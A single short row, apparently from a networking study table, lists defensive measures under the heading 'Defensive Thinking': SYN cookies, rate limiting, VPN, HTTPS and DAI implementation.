Defensive Thinking	SYN cookies, rate limiting, VPN, HTTPS, DAI implementation